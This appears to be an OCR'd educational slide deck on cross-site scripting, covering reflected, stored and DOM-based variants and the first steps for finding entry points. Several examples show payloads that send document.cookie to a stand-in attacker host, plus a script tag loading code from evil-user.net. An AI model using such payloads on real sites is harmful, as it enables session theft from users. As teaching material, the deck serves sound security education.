XSS or Cross-Site-Scripting

Kushagra Srivastav

AKA

H4CK3R3541

Who am I

- I am 17 years old RedTeamer and WebApplication Penetration Tester.
- You can find me on Hacker101 and on Bugcrowd.
- I am CTF Player on Hackthebox, Vulnhub, ShelterLab, ctf.hacker.


- Contact:
- Twitter: https://twitter.com/kush_sri_3541
- Insta: https://www.instagram.com/kush_sri_3541/
- github: https://github.com/kushagrasrivastav727
- email: kushagrasrivastav727@gmail.com

XSS - Cross Site Scripting


Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications.

XSS enables attackers to inject client-side scripts into web pages viewed by other users.

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>

How the example attack works:


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Types Of XSS or Cross-Site-Scripting

Mainly there are 3 types of XSS-

Non-persistent XSS

- Reflected XSS

Stored XSS

- Persistent or second-order XSS


DOM-Based

- Both Reflected or stored

Non-persistent XSS or Reflected:

- Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Reflected XSS


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out:
http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim


```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Stored cross-site scripting

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.


Stored- XSS


vulnerable webpage
Saves Malicious script into a database
Injects malicious script
Attacker
User Request data from server
server
Allow: /
Data Containing the Malicious script is loaded
Victim
Maliscious script may get executed and call back to the attacaker

DOM-based cross-site scripting

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

DOM-based XSS


Attacker
Attacker's Server
1
Check this out:
http://website/search?keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Website
Website's Response Script
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
4
Website's Response to Victim
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```


How to find XSS:
or
Steps to find XSS-

Step-1: Identification of Data Entry Points

The very first step is to identify all the data entry points from where a user can key data into a database i.e. from where all pages data is updated into database. Typical examples of stored user input can be located in:

1. File Manager: Application that allows users to upload files, for example avatars, images, documents etc.
2. Settings or Preferences: Pages that allow users to set preferences.
3. Forums: application that allows exchange of posts.
4. Comments on Blogs: blogs allowing users to submit comments
5. Shopping Carts: application that allows users to store items into cart which they can view later.
6. User profiles: Where user enters his/her info so that others can view it.
7. Logs: application that maintains user inputs in form of logs.

Every application which accepts data as input from the user and stores it somewhere in its database is a potential entry point into the system.



